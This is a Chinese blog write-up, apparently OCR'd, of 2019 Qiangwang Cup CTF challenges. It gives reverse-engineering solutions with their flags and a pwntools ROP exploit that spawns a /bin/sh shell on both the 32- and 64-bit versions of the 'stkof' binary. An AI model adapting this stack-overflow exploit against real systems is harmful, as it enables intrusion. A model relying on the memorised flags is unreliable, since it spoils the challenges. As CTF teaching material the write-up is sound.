
强网杯 签到re 签到pwn 题解


原创

pipixia233333 于 2019-05-27 21:00:02 发布 1166 收藏
分类专栏： 逆向之旅 栈溢出 堆溢出

本文链接：https://blog.csdn.net/qq_41071646/article/details/90607928
版权



逆向之旅 同时被 2 个专栏收录
128 篇文章 2 订阅
订阅专栏




栈溢出 堆溢出
78 篇文章 4 订阅
订阅专栏

强网杯给打自闭了 最后也是没有进到第一页 比较可惜   不过手速快 抢到了 先锋的三血 感觉还不错


不得不说强网的反作弊做的真心不错 re 都能每个人的flag 不一样 真心可以

然后强网的 pwn题竟然还有用队伍 token来搞 真的秀

先说re



```
v5[12] = 'a';
v5[13] = '3';
v5[14] = 'V';
v5[15] = 'h';
v5[16] = 'a';
v5[17] = 'W';
v5[18] = 'x';
v5[19] = 'h';
v5[20] = 'a';
v5[21] = 'X';
v5[22] = 'F';
v5[23] = 'p';
v5[24] = 'Y';
v5[25] = 'W';
v5[26] = '5';
v5[27] = 'k';
v5[28] = 'Y';
v5[29] = 'W';
v5[30] = '9';
v5[31] = 'i';
v5[32] = 'f';
v5[33] = 'Q';
v5[34] = '=';
v5[35] = '=';
v8 = &input;
base64(&input, v4);
for ( i = 0; i <= 44; ++i )
{
  if ( v4[i] != v5[i] )
  {
    puts("you're not\n");
    return 0LL;
  }
}
puts("yes, you are!\n");
return 0LL;
```



在线加密解密(采用Crypto-JS实现)

明文:

flag{mafakuailaiqiandaob}

BASE64:


ZmxhZ3ttYWZha3VhaWxhaXFpYW5kYW9ifQ==

即可得出flag

Just re

这个题目也算是签到题

首先要修复函数




```
while ( v20 < 24 );
v22 = 0;
while ( *(&xmmword_405018 + v22) == *(&loc_404148 + v22) )
{
  if ( ++v22 >= 0x60 )
  {
    v28 = 0;
```

虽然 上面xmmword_405018 变化了 但是 loc_404148并没有变化 所以 这里我们直接

写一个idc 脚本修复函数

```
auto i=0;
while(i<0x60)
{
   PatchByte(0x004018A0+i,Byte(0x00404148+i));
   i++;

}
```

然后 删除函数在创建 然后把函数里面的都变成code就好了



```
                        _mm_add_epi32(v21, xmmword_405048));
  }
  do
  {
    *(&xmmword_405018 + v20) = (v20 + v3) ^ (0x1010101 * v11 + *(&xmmword_405018 + v20));
    ++v20;
  }
  while ( v20 < 24 );
  v22 = 0;
  while ( *(&xmmword_405018 + v22) == *(&loc_404148 + v22) )
  {
```

注意个do while 和while

上面也说了 loc_404148 是不变的 分析上面的代码和od动态分析可知

V11 是我们后两位当成转化成一个16进制值 当然 前8位也是 被转化成v3

那么我们这里可以把

*(&xmmword_405018 + v20) = (v20 + v3) ^ (0x1010101 * v11 + *(&xmmword_405018 + v20));

转化成


*(&xmmword_405018 + v20) ^ (0x1010101 * v11 + *(&xmmword_405018 + v20))=(v20 + v3)

那么我们可以 又因为 v20 每次循环加1

这里我们可以利用这个来写一个脚本


```
for i in range(100):

if Dword(0x404148)^(Dword(0x405018)+i*0x1010101)&0xffffffff==Dword(0x404148+4)^((Dword(0x405018+4)+i*0x1010

print hex(i),hex(Dword(0x404148)^Dword(0x405018)+(i*0x1010101)&0xffffffff)

print "yes"
```

可以得出结果




```
0x19 0x13242208L
yes
401CF0: using guessed type _DWORD c
```

得出前10位




```
{
  int result; // eax
  char input; // [esp+4h] [ebp-68h]
  int savedregs; // [esp+6Ch] [ebp+0h]

  puts("      #                        ######         ");
  puts("      # #    #  ####  #####    #     # ###### ");
  puts("      # #    # #        #      #     # #      ");
  puts("      # #    #  ####    #      ######  #####  ");
  puts("#     # #    #      #   #      #   #   #      ");
  puts("#     # #    # #    #   #      #    #  #      ");
  puts(" #####   ####   ####    #      #     # ###### ");
  scanf_s("%s", &input);
  if ( check(&input, &savedregs) && check2(&input) )
  {
    puts("congrats!");
    sub_401CA0("flag{%.26s}\n\n", &input);
    result = 0;
  }
  else
  {
    puts("sorry..");
```



```
  index = 0;
  do
  {
    v6 = Dst[index + 4];
    v7 = Dst[index + 5];
    v19 = (Dst[index + 3] << 24) | (Dst[index + 2] << 16) | (Dst[index + 1] << 8) | Dst[index];
    v20 = (v7 << 8) | v6 | ((Dst[index + 6] | (Dst[index + 7] << 8)) << 16);// 将4个字符 转化成一个int 数字
    sub_401500(&v19, &v18, &v17, &v16);
    v8 = v19;
    v28[index] = v19;
    v28[index + 1] = BYTE1(v8);
    v28[index + 2] = BYTE2(v8);
    v28[index + 3] = HIBYTE(v8);
    HIWORD(v8) = HIWORD(v20);
    v9 = BYTE1(v20);
    v28[index + 4] = v20;
    v28[index + 5] = v9;
    v28[index + 6] = BYTE2(v8);
    v28[index + 7] = HIBYTE(v8);
    index += 8;
  }
  while ( index < v4 );
}
```


感觉像3des



```
  v10 = (v9 ^ (v8 >> 8)) & 0xFF00FF;
  v11 = v10 ^ v9;
  v12 = (v10 << 8) ^ v8;
  v13 = (v12 ^ (v11 >> 1)) & 0x55555555;
  v14 = v13 ^ v12;
  v15 = (2 * v13 ^ v11) & 0xFF00 | ((2 * v13 ^ v11) << 16) | ((v14 & 0xF000000F | ((2 * v13 ^ v11) >> 12) & 0xFF0) >> 4);
  v16 = &unk_403108;
  result = v14 & 0xFFFFFFF;
  v23 = &unk_403108;
  do
  {
    if ( *v16 )
    {
      v18 = (result << 26) | (result >> 2);
      v19 = v15 << 26;
      v20 = v15 >> 2;
    }
    else
    {
      v18 = (result << 27) | (result >> 1);
      v19 = v15 << 27;
      v20 = v15 >> 1;
    }
    result = v18 & 0xFFFFFFF;
    v15 = (v19 | v20) & 0xFFFFFFF;
    v21 = dword_403948[result & 0x3F] | dword_403A48[(result & 0xC0 | (result >> 1) & 0xF00) >> 6] | dword_403B48[((resul
    v22 = dword_403D48[v15 & 0x3F] | dword_403F48[(v15 >> 15) & 0x3F] | dword_404048[(v15 & 0x1E00000 | (v15 >> 1) & 0x60
    *v24 = (((v22 << 16) | v21) >> 30) + 4 * ((v22 << 16) | v21);
    v24[1] = ((v22 & 0xFFFF0000 | (v21 >> 16)) >> 26) + ((v22 & 0xFFFF0000 | (v21 >> 16)) << 6);
    v16 = v23 + 4;
    v24 += 2;
    v23 = v16;
  }
  while ( v16 < dword_403148 );
  return result;
}
```

密文 是50 7c a9 e6 87 09 ce fa 20 d5 0d cf 90 bb 97 6c 90 90 f6 b0 7b a6 a4 e8

密钥 是AFSAFCEDYCXCXACNDFKDCQXC



3DES加密模式: ECB 填充: pkcs5padding 密码: XACNDFKDCQXC 偏移量: iv偏移量，ecb模 输出: base64 字符集: gb2312编码（简体）


待加密、解密的文本:

```
UHyp5ocJzvog1Q3PkLuXbJCQ9rB7pqTo
```

3DES加密、解密转换结果(base64了):

```
0dcc509a6f75849b
```

9a6f75849b



C:\Users\Lenovo\Desktop\CTF\JustRe.exe

```
      #                        ######
      # #    #  ####  #####    #     # ######
      # #    # #        #      #     # #
      # #    #  ####    #      ######  #####
#     # #    #      #   #      #   #   #
#     # #    # #    #   #      #    #  #
 #####   ####   ####    #      #     # ######
13242208190dcc509a6f75849b
congrats!
flag{13242208190dcc509a6f75849b}

_
```

拿到了flag

然后 pwn

pwn 我就直接 粘贴复制 我们负责人的的博客内容了

pwn 这两题也不算难 只不过第一天 我和负责人都卡死了 so 。。。 都没有思路

强网杯pwn__stkof 这个题有两个版本

一开始我们都没有get到这是什么意思

 后来才知道这个题目是   要兼容两个版本 。。。

先看保护

```
[*] '/Volumes/\xe8\xbd\xaf\xe4\xbb\xb6/CTF/qwb/1/_stkof'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

main

两个版本的main函数都一样

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("Welcome to QWB");
  puts("We give you a little challenge, try to pwn it?");
  vul();
  return 0;
}
```

分析

开始的时候以为随便打通一个程序就行了，重复了好多遍然后每个本地都打通了最后还是不行，最后才隐隐约约想到一个脚本把两个程序都打通的想法，我开始做题的时候就发现了buf长度不一样，所以最后发现得需要一个脚本打通两个程序

关键函数

```
#32位的
int vul()
{
  char v1; // [esp+Ch] [ebp-10Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  j_memset_ifunc(&v1, 0, 256);
  read(0, &v1, 0x300u);
  return puts(&v1);
}
#64位的
__int64 vul()
{
  __int64 v0; // rdx
  char buf; // [rsp+0h] [rbp-110h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  j_memset_ifunc(&buf, 0LL, 256LL);
  read(0, &buf, 0x300uLL);
  return puts(&buf, &buf, v0);
}
```

关键点在于buf到各自栈底ebp（rbp）的长度

利用64位rbp的位置存储32位的可用关键ropgadget

32位：0x080a69f2 : add esp, 0x20 ; ret

64位：0x000000000040cd18 : add esp, 0x80 ; ret

使各自不受影响即可，

本地脚本

```
from pwn import *

io = process('./__stkof')
int_0x80_addr = 0x080495a3
bss = 0x080DAFC4
pop_dx_cx_bx_ret = 0x0806e9f1
pop_edi_ret=0x08049b1b
pop_rax_ret = 0x080a8af6
read=0x0806C8E0
syscall = 0x0000000000461645
bss_64_addr = 0x6a4e40
pop_rdi_64_ret = 0x4005f6
pop_rsi_64_ret = 0x405895
pop_rdx_64_ret = 0x43b9d5
pop_rax_64_ret = 0x43b97c
add_64_80sp_ret = 0x40cd17
```

```
add_64_80sp_ret = 0x40cd17
add_32_20sp_ret = 0x080a69f2
pay='A'*0x110
pay+=p32(add_32_20sp_ret)
pay+='A'*4
pay+=p64(add_64_80sp_ret)
pay+='A'*0x14
pay+=p32(read)
pay+=p32(pop_dx_cx_bx_ret)
pay+=p32(0)
pay+=p32(bss)
pay+=p32(0x8)
pay+=p32(pop_rax_ret)
pay+=p32(0xb)
pay+=p32(pop_dx_cx_bx_ret)
pay+=p32(0)
pay+=p32(0)
pay+=p32(bss)
pay+=p32(int_0x80_addr)
pay+='A'*0x3c
pay+=p64(pop_rdi_64_ret)
pay+=p64(0x0)
pay+=p64(pop_rsi_64_ret)
pay+=p64(bss_64_addr)
pay+=p64(pop_rdx_64_ret)
pay+=p64(0x20)
pay+=p64(pop_rax_64_ret)
pay+=p64(0)
pay+=p64(syscall)
pay+=p64(pop_rax_64_ret)
pay+=p64(0)
pay+=p64(pop_rsi_64_ret)
pay+=p64(0x0)
pay+=p64(pop_rdx_64_ret)
pay+=p64(0x0)
pay+=p64(pop_rax_64_ret)
pay+=p64(59)
pay+=p64(pop_rdi_64_ret)
pay+=p64(bss_64_addr)
pay+=p64(syscall)
io.recv()
io.sendline(pay)
io.recv()
io.send('/bin/sh\x00')

io.interactive()
io.close()
io = process('./_stkof')
io.recv()
io.sendline(pay)
io.recv()
